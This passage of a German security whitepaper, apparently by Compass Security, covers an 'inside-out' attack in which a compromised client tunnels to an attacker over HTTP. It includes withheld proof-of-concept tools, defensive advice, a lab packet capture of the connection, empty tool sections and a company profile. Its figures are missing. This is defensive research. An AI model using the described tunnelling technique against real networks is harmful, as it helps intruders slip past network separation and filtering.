


GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

4.5 Zusammenfassung

Die bidirektionale Inside-Out Attacke funktioniert nach folgendem Ablauf:



4.6 Proof-of-Concept Tools

Wir haben bei der Herleitung dieser Attacke erst in aktuellen Such-Machinen im Internet gesucht und haben keine Tools auf Anhieb gefunden, welche die Funktionalität von llgc und ccgc anwenden.

Wir möchten die hier vorgestellten Tools nicht veröffentlichen, da wir sonst juristische Konsequenzen befürchten.

4.7 Schutz

Ein Schutz vor Inside-Out Attacken bietet die Entkopplung von Internet und Arbeitsplatz, eine saubere Trennung zwischen inneren und äusserem Netzwerken und next Generation Content Filter (z.B. Finjan).

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

5 Appendix


5.1 TCPDUMP

Aufzeichnung des 3-Way Handshake, wenn das Opfer das Kommando „ccgc“ aufruft.

Angreifer	192.168.100.97
Opfer	192.168.100.160

```
c:\ethereal-0.8.16-capture>tethereal host 192.168.100.160 -n
Capturing on \Device\Packet_Elbt5751
  0.000000 192.168.100.160 -> 192.168.100.97 TCP 1102 > 80 [SYN] Seq=46708 Ack=0 Win=8192 Len=0
  0.000253 192.168.100.97  -> 192.168.100.160 TCP 80 > 1102 [SYN, ACK] Seq=116990 Ack=46709 Win=8760
  0.000368 192.168.100.160 -> 192.168.100.97 TCP 1102 > 80 [ACK] Seq=46709 Ack=116991 Win=8760 Len=0
  0.003440 192.168.100.160 -> 192.168.100.97 HTTP Continuation
  0.150640 192.168.100.97  -> 192.168.100.160 TCP 80 > 1102 [ACK] Seq=116991 Ack=46721 Win=8748 Len=0
```


5.2 Aufruf llgc



GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

5.3 Usage ccgc



GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

6 About Compass Security

Compass Security Network Computing AG ist ein auf Security Assessment spezialisiertes Unternehmen. Die Firma wurde durch Walter Sprenger und Ivan Bütler im Februar 1999 gegründet und hat seither viele Überprüfungen im In- und Ausland durchgeführt.

Die Entwicklung der Firma begann mit „Standard Penetration Tests“ von Aussen. Zu dieser Zeit wurde noch sehr viel mit Vulnerability Assessment Tools (ISS, CyberCop, Satan, etc) gearbeitet. Doch leider sind diese Methoden begrenzt und insbesondere bei komplexen Anwendungen versagen die „toolbasierten“ Ansätze.

Es folgte die Entwicklung in Richtung „Application Security Review“. Dabei prüft man E-Business Anwendungen von Aussen und übt die meisten Tätigkeiten von „Hand“ aus. Es gilt Aussagen zu machen, ob ein Benutzer A möglicherweise die Daten des Benutzers B einsehen kann. Fragen des Datenschutz sind zentral.

Seit ca. 1 Jahr haben wir auch das Thema Client Security in unsere Überprüfungen integriert. Dabei erwartet man den Angreifer nicht von Aussen, sondern geht davon aus, dass bösartiger Code auch von Innen angreifen kann. Das ist auch der Grund, dass Compass eigene Entwickler beschäftigt. Wir wollen bei den Viren-Tests auf eigenen Code basieren und keine existierenden Viren für unsere Tests verwenden. Der Vorteil der eigenen Viren liegt auf der Hand – man kennt den genauen Aufbau und schliesst allfällige Nebenwirkungen aus. Zudem ist das für Compass wertvoller Know-How Aufbau in die Welt der Viren/Trojaner.

Mit der Fachhochschule Rapperswil steht Compass Security in engem Kontakt. Laufend werden mind. 2 Semester/Diplomarbeiten betreut und verschiedene Themen in Bereich IT Security bereits aufgenommen und untersucht. Entsprechende Hintergrundinformation über den Technologietransfer mit der Fachhochschule Rapperswil findet man unter

http://www.csnc.ch KnowHow

Seit 2000 führen wir auch mit der ISACA Schweiz und Prof. Dr. Heinzmann der Fachhochschule Rapperswil Kurse zum Thema „Internet Security Lab“ durch. Diese Kurse haben zum Ziel, die Verantwortlichen mit „Hacking“ zu konfrontieren, eigene Erfahrungen im Lab zu machen und damit die Methoden der potenziellen Angreifer besser einschätzen zu können. Für den Herbst 2002 ist erstmals der Kurs „Application Security Lab“ geplant, der die sichere Implementation von E-Business Anwendungen diskutiert. Dabei wird der Teilnehmer von einer sehr schwachen unsicheren Lösung an eine high-secure Lösung geführt.

Die ständige Ausbildung ist zentral in der Philosophie von Compass Security und wir sparen auch nicht unser Know-How an Dritte weiterzugeben. Siehe dazu die WebSite oder die kostenlosen Security Events, die jährlich durchgeführt werden.

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch